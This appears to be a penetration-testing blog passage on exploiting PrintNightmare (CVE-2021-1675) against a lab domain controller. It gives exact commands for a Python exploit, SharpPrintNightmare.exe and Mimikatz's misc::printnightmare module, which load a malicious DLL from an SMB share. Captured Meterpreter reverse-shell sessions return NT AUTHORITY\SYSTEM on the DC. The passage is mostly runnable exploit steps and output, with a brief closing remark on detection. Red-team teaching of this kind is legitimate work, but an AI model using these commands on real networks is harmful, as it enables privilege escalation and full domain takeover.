
```
python3 ./CVE-2021-1675.py purple.lab/pentest:Password123@10.0.0.1
'\\10.0.0.7\smb\pentestlab.dll'
```



```
┌──(kali㉿kali)-[~/CVE-2021-1675]
└─$ python3 ./CVE-2021-1675.py purple.lab/pentest:Password123@10.0.0.1 '\\10.
0.0.7\smb\pentestlab.dll'
[*] Connecting to ncacn_np:10.0.0.1[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.
inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.0.0.7\smb\pentestlab.dll
[*] Try 1 ...
[*] Stage0: 0
[*] Try 2 ...
[*] Stage0: 0
[*] Try 3 ...
```

PrintNightmare – Python

The python script will attempt to bind to the Print Service and identify the driver path. Then will execute the malicious driver from the UNC path. The "*multi/handler*" Metasploit module was used in order to capture the connection. Looking at the Meterpreter session SYSTEM level privileges have been obtained on the domain controller. This is because the malicious driver was executed under the context of the Print Spooler service and not from the perspective of the user.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (200262 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.2:4444 → 10.0.0.1:50721) at 2021-07
-19 16:43:56 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > sysinfo
Computer        : DC
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : PURPLE
Logged On Users : 8
Meterpreter     : x64/windows
meterpreter >
```

PrintNightmare – Python Implementation Meterpreter

There is also a C# version which can be used to implement the PrintNightmare attack directly from the memory of the command and control framework. Similarly execution requires the smb share to be defined, the IP address of the domain controller, the domain name, the username and the password.


```
SharpPrintNightmare.exe \\10.0.0.1\smb\pentestlab.dll \\10.0.0.1 purple pentestlab
Password123
```



```
C:\Users\pentestlab>SharpPrintNightmare.exe \\10.0.0.1\smb\pentestlab.dll \\10.0.0.1 purple pentestlab Password123
[*] pDriverPath C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.0.0.1\smb\pentestlab.dll
[*] Try 1...
[*] Stage 0: 0
[*] Try 2...
[*] Stage 0: 0
[*] Try 3...
[*] Stage 0: 64

C:\Users\pentestlab>
```

SharpPrintNightmare

Upon successful execution domain escalation will achieved.




```
       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (200262 bytes) to 10.0.0.1
[*] Meterpreter session 3 opened (10.0.0.2:4444 → 10.0.0.1:49800) at 2021-07
-25 03:15:40 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DC
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : PURPLE
Logged On Users : 8
Meterpreter     : x64/windows
meterpreter > 
```

SharpPrintNightmare – Meterpreter


This attack can be conducted also from Mimikatz as it contains a relevant module. The "*misc::printnightmare*" requires the same parameters (UNC path, standard user credentials etc.) as it has been discussed above in order to install the DLL on the domain controller.

```
misc::printnightmare /server:dc /library:\\10.0.0.1\smb\pentestlab.dll
/authdomain:purple /authuser:pentestlab /authpassword:Password123 /try:50
```



```
mimikatz # misc::printnightmare /server:dc /library:\\10.0.0.1\smb\pentestlab.dll /authdomain:purple /authuser:pentestla
b /authpassword:Password123 /try:50
[rpc] Username : pentestlab
[rpc] Domain   : purple
[rpc] Password : Password123
[ms-par/ncacn_ip_tcp] remote: dc
> RpcAsyncGetPrinterDriverDirectory: C:\Windows\system32\spool\DRIVERS\x64
| mimikatz-{f11dadcc-14d1-489b-9ccc-5c1b3800f6fd}-legitprinter / Windows x64 - 0x00008018 - \??\UNC\10.0.0.1\smb\pentest
lab.dll
> RpcAsyncAddPrinterDriver: ERROR kuhl_m_misc_printnightmare_AddPrinterDriver ; RPC Exception: 0x000006be (1726)

mimikatz #
```

Mimikatz – PrintNightmare



```
Metasploit tip: View advanced module options with
advanced

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (200262 bytes) to 10.0.0.1
[*] Meterpreter session 5 opened (10.0.0.2:4444 → 10.0.0.1:58253) at 2021-07
-25 11:25:13 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DC
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : PURPLE
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

Mimikatz – Meterpreter via PrintNightmare

The PrintNighmare attack drops the arbitrary DLL into the drivers folder therefore it touches disk even though it is executed from a UNC path. From the perspective of monitoring that could be trivial to detect and to mitigate by disabling the service. However, since the domain controller on the network is considered one of the most critical assets and patching and proper hardening is always a case for IT administrators it is very likely that PrintNightmare will become the shortest path to takeover a domain in a number of networks.